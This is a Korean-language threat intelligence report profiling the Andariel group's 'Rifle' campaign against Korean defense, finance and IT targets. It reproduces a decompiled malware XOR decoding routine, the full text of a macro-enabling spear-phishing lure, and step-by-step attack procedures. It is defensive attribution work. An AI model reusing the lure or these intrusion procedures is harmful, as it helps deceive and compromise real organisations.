2017
사이버 위협
인텔리전스 보고서

국내를 타깃으로 하는 위협그룹 프로파일링
Campaign Rifle :
Andariel, the Maiden of Anguish

CONTENTS

개요 ---- 03

가. 라자루스(Lazarus) 그룹 ---- 05
나. 블루노로프(Bluenoroff) 그룹 ---- 05
다. 안다리엘(Andariel) 그룹 ---- 06

라이플 캠페인 (Campaign Rifle) ---- 08

가. 캠페인 식별 ---- 09
나. 오퍼레이션 분석 ---- 11
1) DARKSEOUL ---- 12
2) XEDA ---- 13
3) INITROY ---- 14
4) GHOSTRAT ---- 15
5) DESERTWOLF ---- 16
6) BLACKSHEEP ---- 18
7) VANXATM ---- 18
8) MAYDAY ---- 20
다. TTP 프로파일링 ---- 24
1) 전략(Tactics) ---- 24
2) 기술(Techniques) ---- 26
3) 절차(Procedures) ---- 22

악성코드 프로파일링 ---- 23

가. 라이플 트랜스폼(Transform) ---- 23
1) XOR 트랜스폼 ---- 23
2) FE 트랜스폼 ---- 24
3) S 트랜스폼 ---- 28
4) SUBS 트랜스폼 ---- 29
나. RAT 서버 모듈 ---- 31
1) Type A ---- 31
2) Type B ---- 32
다. RAT 클라이언트 모듈 ---- 33
1) Type A ---- 33
2) Type B ---- 34
3) Type C ---- 35
라. 취약점 공격 도구 ---- 36
1) 취약점 공격도구 #1 ---- 37
2) 취약점 공격도구 #2 ---- 37
3) 취약점 공격도구 #3 ---- 38
4) 취약점 공격도구 #4 ---- 39
5) 취약점 공격도구 #5 ---- 40
마. 공개 RAT ---- 40
바. 키로거 ---- 43
사. 웹쉘 ---- 45

연관성 분석 ---- 46

최근 동향 ---- 49
가. 사행성 게임 해킹 악성코드 ---- 50
나. 블루노로프와의 공조 및 코드 업데이트 ---- 51

결론 ---- 53

머리글

2016년 2월 Novetta에서 글로벌 보안업체(카스퍼스키랩, 시만텍, 트렌드마이크로, JPCERT/CC 등)와 연합하여 “Operation Blockbuster : Unraveling the Long Thread of Sony Attack” 이라는 제목의 프로파일링 보고서를 발표했다. 해당 보고서에서 공격 배후로 지목된 라자루스(Lazarus) 그룹은 현재까지도 활발한 공격 활동을 하고 있으며, Novetta의 연구는 전 세계적으로 이뤄지고 있는 라자루스의 공격을 선제적으로 대응하고 예방하는데 많은 도움을 주고 있다. 하지만 글로벌 보안업체는 한국에서 발생한 공격 정보를 수집하기에는 한계가 있으며, 라자루스 또는 라자루스의 소그룹으로 추정되는 위협그룹이 국내에서 시도하고 있는 공격에 대한 정보 또한 부족한 편이다. 이에 금융보안원은 국내 IT 및 업무환경 특성 등을 사전에 파악하고 이를 이용한 공격을 수행하고 있는 특정 위협그룹에 대한 프로파일링을 진행하였으며 그 결과를 본 보고서에 기술하였다. 단, 내용의 일부는 사실관계가 명확히 확인된 것은 아니며 정황에 따른 추정도 포함되어 있다.

본 보고서는 기술적인 사실과 일부 추정에 근거하여 작성한 보고서로서 분석 방법 등에 따라 상이한 견해를 보일 수 있으며, 금융보안원의 공식적인 입장으로 인용될 수 없습니다.

01
개요

1. 개요

침해사고 및 악성코드를 분석하면서 공격자, 제작자를 추적하는 일은 쉽지 않다. 특히 자신을 철저하게 은닉하며 공격하는 사이버테러의 경우에는 더욱 그러하다. 때문에 분석가들은 침해사고 전반에 걸친 TTP(Tactics, Techniques and Procedures)를 분석하여 공격자(그룹)를 프로파일링 한다.

이러한 프로파일링 결과는 새롭게 발생하는 침해사고 및 악성코드를 분석할 때 공격 예상 시나리오나 은닉 기법 파악 등에 도움이 된다. 또한, 공격대상이나 공격목표 등을 예측하여 대비태세를 점검하고, 피해를 예방하여 선제적 대응이 가능케 한다.

금융보안원은 2015년부터 2017년 상반기까지 알려진 복수의 침해사고 및 악성코드들의 연관성을 추적하여 동일한 공격자에 의한 일련의 행위임을 확인하고 라이플(Rifle) 캠페인으로 명명하여 분석을 수행하였다.

> **라이플(Rifle)**
>
> 위협그룹을 프로파일링 하기 위한 시작점이 된 악성코드 샘플의 PDB* 경로에 다음과 같이 rifle 이라는 문자열이 포함되어 있었다.
>
> * 비주얼스튜디오를 이용한 프로그램 개발시 디버깅에 필요한 프로그램데이터베이스
>
> E:₩Data₩My Projects₩Troy Source Code₩tcvp1st₩rifle₩Release₩rifle.pdb
>
> 위협그룹이나 침해사고 분석보고서를 공개할 때 코드명을 사용하는 것을 자주 접할 수 있다. 군사작전 등에서 기밀유출에 대비하거나 작전명에 의미를 부여해 임무와 지령을 보다 명확하게 하기 위해 코드명을 사용하는 것처럼, 사이버테러(전쟁)와 관련된 분석과정에도 이런 고유한 코드명을 부여한다. 사이버 공간의 주요 침해사고들도 이와 비슷하게 하나의 침해사고를 오퍼레이션(작전), 일련의 연속된 침해사고들을 지정해 캠페인으로 부른다.

라이플 캠페인의 배후는 디도스 공격 및 시스템 파괴 등의 사이버테러를 저지른 라자루스(Lazarus) 그룹과 연관성을 가진 공격 그룹으로 식별되었다. 금융보안원은 라이플 캠페인을 진행한 공격 그룹을 안다리엘(Andariel)로 명명하고 국내에서 발생한 주요 침해사고(오퍼레이션)에 대해 추적을 진행했다.

라이플 캠페인에 포함되는 오퍼레이션은 금융, 국방, 방산, 대기업, 대북단체, 보안업체 등을 대상으로 2014년부터 시작된 공격이 2016년 초부터 피해가 드러나기 시작해 검찰, 경찰, 국방부 조사 결과를 통해 악성코드 감염, 중요 정보유출 등이 확인되었다. 복수의 제로데이 취약점, 코드서명 인증서 도용을 포함해 다수의 취약점 발견 및 C&C 서버로 활용하기 위해 중소기업, 대학 연구소 등 역시 침해된 사실도 확인되었다.

이 보고서에서는 안다리엘 그룹이 진행한 라이플 캠페인을 추적하면서 그들이 수행한 오퍼레이션에 대한 개요

와 프로파일링 방법, 연관성 분석 결과 등을 담고 있다. 단, 일부 오퍼레이션은 자세한 사항이 알려지지 않아 여러 경로에서 수집한 악성코드 샘플을 토대로 정황을 파악하였고, 현재 수사가 진행 중인 사례의 경우 역시 부분적인 내용만을 포함하고 있다.

가. 라자루스(Lazarus) 그룹

라자루스 그룹은 글로벌 보안업계에서 명명한 대표적인 위협그룹으로, 특정 국가의 정부가 배경에 있을 것으로 추정되며 기술력과 조직력을 갖춘 것으로 평가되는 위협그룹 중 하나이다. 특히, 2009년 7.7 DDoS 공격, 2011년 3.4 DDoS 공격, 금융사 내부 전산망 파괴, 언론사 내부 시스템 파괴, 2013년 3.20 사이버테러 (Operation DARKSEOUL) 등 우리나라에 대한 복수의 사이버공격과 2014년 11월 미국 소니 픽처스 엔터테인먼트에 대한 공격(Operation Blockbuster) 등의 배후에 있는 것으로 확인되었다.

우리나라의 검찰 및 경찰, 미국FBI 등의 수사결과 북한의 사이버 공격 조직으로 간주되고 있으며, 2016년 Novetta에서 발표한 Operation Blockbuster 보고서[1]에서 TTP(특히 악성코드) 프로파일링 결과를 통해 일련의 공격들이 동일한 공격자에 의한 침해사고로 분석되었다. 그런가하면 2016년 발생한 I사 개인정보 유출사고와 2017년 전 세계적으로 영향을 끼친 WannaCry 랜섬웨어의 배후[2]로 의심이 되고 있다.

최근 라자루스 그룹의 공격에 변화가 나타났으며, 금융보안원은 공격 대상 선택 기준 및 악성코드 프로파일링 결과 등을 기반으로 라자루스와 연관된 여러 그룹으로 분리하여 추적하고 있다. 그들 중 왕성한 활동을 보이는 그룹이 글로벌 금융회사에 대한 공격 위주의 블루노로프와 국내에서 라이플 캠페인을 진행한 안다리엘이다. 이러한 그룹 분류는 기술적인 사실에 근거하나 수집 정보의 양이나 해석의 차이로 인해 분석 결과가 다를 수 있다.

나. 블루노로프(Bluenoroff) 그룹

2016년 2월에 알려진 방글라데시 중앙은행의 SWIFT 부정거래 사고, 폴란드 금융감독원 홈페이지를 통한 워터링홀 공격 등 글로벌 금융회사를 대상으로 진행된 공격에 대해 파이어아이, 시만텍, 카스퍼스키랩, BAE 시스템스(British Aerospace Systems) 등에서 라자루스 그룹을 배후로 지목하였다.

2017년 4월 카스퍼스키랩은 글로벌 금융회사에 대한 공격 분석결과 라자루스 그룹과의 연관성을 갖는 새로운 위협그룹인 블루노로프(Bluenoroff)라는 이름으로 분석결과를 발표했고[3], Group-IB 역시 분석을 통해 C&C 구성을 추적하여 북한과의 연관성을 공개[4]했다.

1) http://operationblockbuster.com/
2) https://www.symantec.com/connect/blogs/wannacry-ransomware-attacks-show-strong-links-lazarus-group
3) https://securelist.com/files/2017/04/Lazarus_Under_The_Hood_PDF_final.pdf
4) http://www.group-ib.com/lazarus.html

주로 해외 금융회사를 대상으로 공격을 진행했으나, 2017년 1월 금융회사의 망분리 솔루션 취약점을 이용해 내부망 PC에 악성코드를 감염시킨 사고를 시작으로 최근에는 WebDAV 취약점(CVE-2017-7269)을 이용한 금융회사 내부 서버 침투 시도 등의 공격 사례가 있었다. 또한 IT 개발업체를 대상으로 스피어피싱과 웹쉘 등을 통해 침투 후 주요 정보를 유출하려는 시도 역시 발견되었다.

2017년 4월부터는 한글문서를 이용한 공격에서 블루노로프 제작으로 추정되는 악성코드가 생성되는 것이 분석되었으며, 2017년 일련의 정황 및 사고들에 대한 프로파일링을 통해 블루노로프가 한국 맞춤형 공격을 시작했음을 추정할 수 있다. 앞서 언급한 WebDAV 취약점을 이용해 지속적으로 C&C 서버와 같은 거점을 확보하고 있는 정황이 확인되는 등 블루노로프의 위협 역시 고조되고 있는 상황이며 금융보안원은 해당 그룹에 대한 프로파일링과 모니터링을 강화하고 있다.

다. 안다리엘(Andariel) 그룹

금융보안원은 최근 국내에서 발생한 일련의 침해 사고 및 시도를 분석하는 과정에서 라자루스와 연관성을 가진 새로운 조직을 확인하였고, 그들의 행위를 추적한 결과, 과거 3.20 사이버테러(DARKSEOUL)에 이용된 일부 악성코드와 유사점이 확인되긴 했으나 대부분의 악성코드는 새로운 형태였으며, 지난해부터 글로벌 금융회사 및 국내 금융회사 망분리 솔루션 취약점을 이용하여 공격한 블루노로프 그룹의 악성코드와도 다른 코드 패턴 및 공격 방식을 가지고 있는 것을 확인하였다.

따라서 2014년 전후로 라자루스 그룹의 조직 분리 등을 이유로 TTP(공격 방식)가 서로 다른 두개의 위협그룹이 같은 시점에 다른 대상을 공격하고 있는 것으로 판단하였고 해당 위협그룹을 안다리엘(Andariel)로 명명하였다.

> **안다리엘**
>
> 라자루스라는 이름은 성경을 모티브로 만들어진 게임 디아블로(Diablo)의 캐릭터이다. 안다리엘 역시 디아블로의 캐릭터로서 라자루스와의 연관성을 나타내기 위해 해당 이름을 차용하였다.

안다리엘과 블루노로프는 라자루스라는 공통의 뿌리를 두고 있지만 공격대상이나 목적에 있어 차이가 존재한다. 특히 블루노로프는 우리나라를 일부 포함하여 주로 글로벌 금융회사를 대상으로 하고, 안다리엘의 경우 국내에 적합한 공격 방식을 이용하여 국내 기업 및 정부기관을 대상으로 하는 공격에 집중하고 있다.

최근 이들은 액티브엑스나 에이전트 형태로 설치되는 국내 IT 제품의 제로데이 취약점을 발견하여 활용하고 있으며, 해당 취약점을 발견하기 위해 개발업체를 침해하는 등 전방위적인 공격을 수행하고 있다.

위협 그룹	라자루스	블루노로프	안다리엘
공격대상	국내 정부, 금융, 방송 등	글로벌 및 국내 금융회사	국내 금융회사 국내 중소 IT기업 및 대기업 국방부, 방위산업체
목적	사회혼란	경제적 이익 (SWIFT, 비트코인 등)	기밀정보 탈취 및 경제적 이익
주요 활동시기	~ 최근	2015 ~	2014 ~
주요사고	- 7.7. 3.4 DDoS 공격 - 3.20 사이버테러 - 미국 소니 픽처스 엔터테인먼트 - I사 개인정보 유출 - WannaCry 랜섬웨어	- 방글라데시 중앙은행 SWIFT 부정거래 - 폴란드 금융감독원 홈페이지 침해 및 워터링홀 공격 - 금융회사 망분리 환경 공격	- 대기업 자료유출 - 국방망 침해 - VAN사 ATM 악성코드 감염 - 금융회사 노조 악성코드 유포

02
라이플 캠페인
Campaign Rifle

2. 라이플 캠페인

가. 캠페인 식별

공격 대상과 시점이 다른 공격이 동일한 위협그룹에 의해 진행된 것으로 판단하기 위해서는 디지털 포렌식 및 악성코드 분석을 통한 연관성을 확인하여야 한다. 다른 사고에서 동일한 C&C 서버나 악성코드가 이용되거나, 고유 패턴이 복수의 사고에서 사용된 악성코드에서 발견되기도 한다.

라이플 캠페인으로 명명한 사유에서 설명하였듯이 일련의 공격행위 추적은 PDB 경로에 “rifle”이 포함된 2016년 2월 I사 코드서명 인증서 도용 악성코드 (INITROY 오퍼레이션)에서 시작되었다.

E: \ Data \ My Projects \ Troy Source Code \ tcp1st \ rifle \ Release \ rifle.pdb

2015년 ADEX 스피어피싱(XEDA 오퍼레이션)에 이용된 악성코드에서 동일한 PDB 문자열 및 유사한 기능이 발견되었고 2016년 초 발견된 S사 DRM 모듈로 위장한 악성코드에서도 동일한 코드 패턴이 확인되었다. 악성코드 정적분석 과정에서 확인된 동일한 코드 패턴이었으며 난독화된 문자열을 변환(트랜스폼, Transform)하는 코드였다. 공격자는 악성코드 분석 난이도를 어렵게 하고, 송수신 데이터 보호 등을 목적으로 고유의 은닉 기법을 사용하는데, 잘 알려진 암호화 알고리즘을 이용하기도 하지만 상대적으로 가벼운 비트연산이나 치환 방식을 이용하기도 한다. 발견된 트랜스폼 코드 역시 XOR 연산에 기반을 두었고 앞으로 언급될 다양한 침해사고와 관련된 악성코드에서 공통적으로 확인되었다.

■ XOR 트랜스폼: EE778BE503FDA770EE2F40E51EDFD595


```
LOBYTE(v5) = 0x48;
v6 = 0x90u;
v11 = 0x2B3C48;
result = 0x654321;
if ( v3 > 0 )
{
  v8 = a3 - (_DWORD)v4;
  v10 = v3;
  do
  {
    *v4 = v6 ^ result ^ v5 ^ v4[v8];
    v6 = v6 & result ^ v5 & (v6 ^ result);
    v5 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
    result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFFF80) << 17) | (result >> 8);
    ++v4;
    v9 = v10-- == 1;
    v11 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
  }
  while ( !v9 );
}
return result;
```

이처럼 악성코드를 특정하기 위한 방법은 악성코드별 특징을 추출하여 공통점을 찾아내는 방식이 이용된다. 단순 문자열 추출부터, API 호출 횟수 및 순서, 부분별 해시의 유사도 계산 등 다양한 기법이 소개되어 있다. 그런가하면 최근에는 인간 게놈 프로젝트와 유사한 접근 방식인 사이버 게놈에 대한 개념도 등장하여 연구가 진행중이다. 일반적인 악성코드 특징에 따른 분류와 함께 최근에는 바이너리 및 문자 패턴 매칭을 지원하는 도구인 YARA를 사용하여 악성코드를 프로파일링 하는 것이 일반적이다.

YARA는 악성코드를 분석하여 간단한 고유 문법을 가진 탐지정책(Rule)을 생성해, 동일한 탐지정책에 부합하는 악성코드를 찾을 수 있게 해준다. 단순 문자열부터 파일의 오프셋, 가상 메모리 주소 등의 지정, 정규표현식, 엔트로피 등을 이용하여 유사한 악성코드를 발견할 수 있다.

금융보안원은 YARA를 이용하여 다음과 같은 절차로 악성코드 중심의 프로파일링을 수행한다. ① 최초 악성코드가 식별되면 ② 초동 및 상세분석을 진행하여 해당 악성코드 고유의 패턴을 찾아 ③ 탐지정책을 작성한다. 다음으로 작성된 탐지정책의 정확도 판단 및 유사한 악성코드 식별을 위해 자체 보유하고 있는 ④ 악성코드 데이터베이스 및 바이러스토탈 인텔리전스 서비스에 탐지정책을 적용한다. 이후, ⑤ 기 작성된 탐지정책에 대한 수정 작업을 거치고 ⑥ 이전 단계(④, ⑤단계)를 반복적으로 수행하며 탐지정책의 정확성을 향상시키고 유사 악성코드를 지속적으로 발견하고 있다.

악성코드 프로파일링 절차



한편, I사 코드서명 인증서 도용(INITROY) 악성코드가 사용한 C&C 서버에서 TCP 포트 3511에 대한 대규모 스캔 흔적이 발견되었다. 또한 당시 금융보안원 관제 기록에도 INITROY의 C&C 서버로부터 국내 수십여 개 금융회사를 대상으로 수행된 3511포트에 대한 포트 스캔 공격이 확인되었다. 이후 해당 포트는 GHOSTRAT 오퍼레이션에서 공격 대상 기업 내부로 침투하기 위해 사용된 M사 자산관리 솔루션의 취약 포트로 확인되었다.

이처럼 악성코드와 C&C 서버, 공격자가 이용한 취약점 등을 토대로 일련의 사고에 대한 연관성을 분석할 수 있게 된다. 금융보안원은 사고 이미지가 확보되지 않은 경우에는 주로 악성코드의 특징 위주로 프로파일링 하여 캠페인을 식별하였다.

나. 오퍼레이션 분석

악성코드 프로파일링을 토대로 복수의 오퍼레이션(침해사고)을 추적할 수 있었고, 각 오퍼레이션을 분석하는 과정에서 동일한 C&C 서버나 취약점을 활용하는 등의 오퍼레이션간의 연관성이 확인되기도 했다. 2015년 하반기부터 7건의 오퍼레이션에서 안다리엘의 개입을 확인할 수 있었으며, 공격대상은 국내의 금융, 국방, IT솔루션 개발업체 등이었다.

라이플 캠페인 타임라인

2013.03 : DARKSEOUL
방송, 금융, ISP 회사를 대상으로 한 파괴적 사이버테러

2015.11 : XEDA
국내외 방산업체 대상 표적공격 (스피어싱) 수행

2016.02 : INITROY
I사 내부 침투를 통해 소스코드 및 코드 서명 인증서 탈취

관련 이슈
I사 코드서명 인증서 도용
악성코드 N사 DLP 솔루션 취약점

2016.05 : GHOSTRAT
국내 통신, 국방 관련 기업 내부 자료 탈취 Ghost RAT 등 공개형 RAT를 커스텀해서 사용하였으며 국내 보안솔루션 취약점을 이용하여 침투하였음

관련 이슈
S사 DRM 위장 악성코드
M사 자산관리 솔루션 취약점

2016.08 : DESERTWOLF
국방 관련 기밀탈취를 위한 사이버테러
백신 취약점을 이용하였으며 작전계획 문서 등이 유출되었음

2016.09 : BLACKSHEEP
국방 관련 사이버테러
[상세 내용 생략]

2017.03 : VANXATM
VAN사 해킹을 통해 ATM에서 카드 정보 탈취
백신 취약점 및 ATM 업데이트 취약점을 이용

2017.05 : MAYDAY
특정 기업 직원들이 자주 접속하는 홈페이지에 제로데이 취약점을 이용하여 악성코드를 유포하는 스크립트를 삽입시켜 기업 내부 침투 시도

1) DARKSEOUL

2013년 3월20일 오후 동시다발적으로 주요 방송사, 금융사, ISP회사를 대상으로 전방위적인 전산망 마비 사태가 발생하였다. 이 공격으로 약 4만8천여대[5]의 시스템이 피해를 입은 것으로 알려졌다. 공격에 사용된 악성코드는 마스터 부트 레코드(Master Boot Record)와 볼륨 부트 레코드(Volume Boot Record)를 파괴하여 컴퓨터가 부팅되지 않도록 해 많은 이들을 불편하게 만들었다.

이 공격은 최소 8개월 전부터 치밀하게 준비된 APT의 사례로 공격 진행과정은 다음과 같다.

1. 내부 전산망에 거점 구축: 공격자는 최소 8개월 이전(2012.06.28.)부터 공격대상 기관 내부 PC 또는 서버를 장악하여 자료 절취, 전산망 취약점 파악과 같은 지속적인 감시 수행[6]
2. 악성코드 유포: PC의 소프트웨어 업데이트와 운영체제 패치 등을 관리하는 패치관리시스템(PMS)을 이용하여 특정 시점(2013.03.20 14:00)에 악성코드 배포
3. 전산장비 파괴: 전산망 내 PC, 서버, ATM 등 4만8천여대 피해 발생

DARKSEOUL TTP

Tactics	시스템 파괴 (MBR / VBR 파괴를 통한 부팅 불가) 및 복구 불가
Techniques	PMS를 이용하여 특정 시점에 악성코드를 배포
Procedures	C&C 서버 확보 → 취약점을 이용한 웹서버 해킹 및 악성코드 유포 → 피해 기관 내 PC 악성코드 감염 → 감염 PC의 정보 수집 및 중앙관리 서버와 DB 관련 포트 정보 수집을 위한 추가 악성코드 배포 → 중앙관리 서버와 DB 관련 포트 정보 수집 및 중앙관리 서버의 업데이트 파일을 변조하기 위한 추가 악성코드 배포 → PMS의 업데이트 파일을 파괴형 악성코드로 변조 → PMS에서 피해 컴퓨터로 파괴형 악성코드 배포

DARKSEOUL은 국내 최대 규모의 피해를 유발한 사이버테러로 라자루스 그룹의 대표적인 오퍼레이션으로 평가된다. DARKSEOUL 오퍼레이션에서도 최근에 식별한 안다리엘의 악성코드 트랜스폼 모듈이 다수 확인 되었으나 이후의 국내 사고에서는 DARKSEOUL의 원격제어용 및 취약점 공격용 악성코드 등과는 전혀 다른 형태의 악성코드가 발견되고 있으며 공격방식 또한 다르게 나타난다. 하지만 최근까지도 해외 사고에서는 DARKSEOUL 당시와 유사한 코드 패턴을 갖고 있는 악성코드가 지속적으로 발견되고 있는 점 등을 근거로 안

다리엘은 라자루스로부터 나누어진 그룹으로 추정되며 과거에 라자루스가 개발한 기존 모듈 일부를 그대로 사용하고 있는 것으로 판단된다.

2) XEDA

2015년 11월, 서울 국제 항공우주 및 방위산업전시회(ADEX)에 참가한 국내외 방위산업체를 대상으로 표적공격(스피어피싱)을 수행하였다. MS오피스 엑셀 매크로를 이용한 악성코드를 첨부하여 이메일로 발송했다. 해당 엑셀 파일을 열람하여 매크로가 실행될 경우 악성코드에 감염된다.

첨부파일 문서에는 한 언론사에서 소개한 서울 ADEX 내용이 포함되어 있었다. 행사가 진행되기 이전에 전시회 주최 측에서 보내는 안내메일로 위장해 첨부파일을 실행하도록 유도하는 방법을 사용한 것이다. 메일에 첨부된 엑셀 파일에는 당시 기준 새로운 형태의 백도어가 포함된 것으로 확인됐다. 해당 악성코드에 감염되면, 원격에서 파일 수집 및 제어를 할 수 있는 악성코드를 추가로 전송한다.[7)]

■ 스피어피싱 메일 내용

서울 ADEX 2015 공동운영본부에서 알려드립니다.
지난 10월 20일부터 25일까지 개최된 서울 ADEX 2015에 참가해 주신 모든 전시참가사분들께 감사의 말씀을 전합니다.
여러분의 적극적인 참여와 성원에 힘입어 서울 ADEX는 역대 최대 규모로 성공리에 개최될 수 있었습니다.
서울 ADEX 2015의 참가자명단과 결과를 첨부하오니 관련 업무에 참고하시기 바라며 다시 한번 본 전시회에 참여해 주신 참가사 여러분께 고개숙여 감사의 말씀을 전합니다.
혹 오피스 버전때문에 이미지가 제대로 안나오시면 매크로기능을 설정하고 보시면 됩니다.

감사합니다.

2015 서울에어쇼 결과 및
방문자명단.xls

5) KISA, 국내 주요 인터넷 사고 경험을 통해 본 침해사고 현황'<표10> 3.20 사이버 공격 대상 업체의 피해현황', http://www.kisa.or.kr/uploadfile/201310/201310071957453995.pdf
6) 합동대응팀, '3.20 사이버테러' 중간 조사결과 발표, http://concert.or.kr/issue/download.php?bo_table=qna&wr_id=4863&no=0
7) http://www.etnews.com/20151123000356

XEDA TTP

Tactics	공격 대상의 정보 수집 및 제어권 획득
Techniques	MS 오피스의 매크로 기능을 이용한 악성코드를 심어 표적형 이메일 송부
Procedures	공격목표 설정 → 사회공학적 이메일 및 첨부문서 작성 → 엑셀파일 내 매크로 기능을 이용하는 악성코드 제작 → 공격메일 발송

매크로를 통해 다운로드 된 악성코드에 INITROY 악성코드와 동일하게 “rifle” PDB 문자열이 포함되어 있었고, 기능이나 레지스트리 사용, 파일이름 명명 등에서 굉장히 높은 유사성이 확인되었다. 또한 XEDA 악성코드의 유포지가 INITROY 악성코드의 C&C로 이용되는 등을 근거로 동일한 공격자에 의한 소행으로 판단하였다.

3) INITROY

2016년 2월, I사의 코드서명 인증서를 도용한 악성코드 유포사례가 확인되었다. 대검찰청의 조사 결과 I사의 데모서버 침해 후 N사 정보유출방지 솔루션 제로데이 취약점을 이용하여 내부 시스템들을 감염시킨 후 코드서명 인증서 등을 탈취한 것으로 확인되었다.[8)]

코드서명 (code-signing)

프로그램을 배포할 때 신뢰할 수 있는 회사에서 제작하였음을 증명할 수 있는 전자서명 인증서로 배포과정에서 변조되지 않았음을 확인할 수 있다. 윈도우 환경에서는 유효하지 않은 전자서명에 대한 검증을 통해 설치시 경고메시지를 나타낸다.

침해는 2015년 11월부터 시작 되었으며 2015년 12월부터 2016년 1월 사이에 코드서명 인증서가 유출된 것으로 추정되며, 2016년 2월 특정 학술단체 홈페이지에서 탈취된 코드서명 인증서로 서명된 악성코드가 유포되어 10개 기관 PC(총 19대)가 감염되었다. 유출된 인증서는 긴급하게 폐기처리 되었고, 내부공격에 이용된 취약점 역시 패치가 적용되었다.

■ INITROY TTP

Tactics	코드서명용 인증서(개인키) 및 비밀번호 유출 제품 소스코드 유출 (추정)
Techniques	N사 정보유출방지 솔루션 제로데이 취약점을 이용한 공격
Procedures	전산 서버 해킹 → 내부자료 탈취 가능한 악성코드 설치 → 직원 PC에 악성코드 전파 → PC에 저장된 전자 인증서 유출 → I사 전자 인증서로 코드서명 된 악성코드가 특정 홈페이지 운영서버에 설치 → 해당 홈페이지에 접속한 10개 기관에 동일한 악성코드 유포

유포된 악성코드는 C&C 서버와 통신하며 PC에 저장된 정보를 탈취하거나 다른 악성코드를 추가로 설치하는 등의 기능을 가졌다. 앞서 언급한대로 유포된 악성코드의 PDB 문자열에 "rifle"이 포함되어 있었으며, XEDA 악성코드와 유사점이 확인되었다.

4) GHOSTRAT

2016년 5월, 경찰청 사이버안전국의 수사로 확인된 대기업 전산망 침해 및 정보유출사고로 Ghost RAT이라는 원격제어 악성코드를 이용하여 내부 기밀 자료가 탈취[9]되었다. 기업용 자산관리 솔루션에 존재하는 파일 배포 및 실행 취약점을 이용하여 해당 솔루션을 사용하는 2개 그룹사를 침해하였다.

2014년 7월부터 장기간 사전 준비 작업을 하였으며 서버-PC 제어 통제권을 탈취한 상태에서 즉시 공격하지 않고, 은닉시켜 둔 뒤 추가 공격 대상을 확보하기 위해 지속적으로 공격을 시도해 온 사실이 확인되었다.

공격자는 원격제어, 모니터링과 같은 기능이 있는 다양한 악성코드를 제작했고, 주로 중소기업, 대학 연구소, 개인 홈페이지와 같이 보안에 취약한 서버를 장악하여 악성코드 C&C 서버로 활용했다.


8) 대검찰청, '금융정보보안업체 전자인증서 해킹사건 수사결과', http://www.spo.go.kr/_custom/spo/_common/board/download.jsp?attach_no=169641

9) 사이버안전국, '북, 2개 대기업 그룹 전산망 사이버테러 공격', http://www.police.go.kr/portal /bbs/view.do?nttId=18515&bbsId=B0000011&searchCnd=1&searchWrd=&section=&sdate=&ed ate=&useAt=&replyAt=&menuNo=200067&viewType=&delCode=0&option1=&option2=&option4=&option5=&deptId=&larCdOld=&midCdOld=&smCdOld=&pageUnit=100&pageIndex=2

■ GHOSTRAT TTP

Tactics	방위산업 및 통신설비 관련 자료 탈취
Techniques	공격 대상기업에서 사용하고 있는 자산관리 솔루션의 취약점을 이용한 악성코드 - 외부에서 PC에 접근할 수 있도록 사전 인가된 취약한 포트 정보 - 해당 솔루션 기능을 동작시키는 '키(프로토콜) 정보'가 외부에 노출
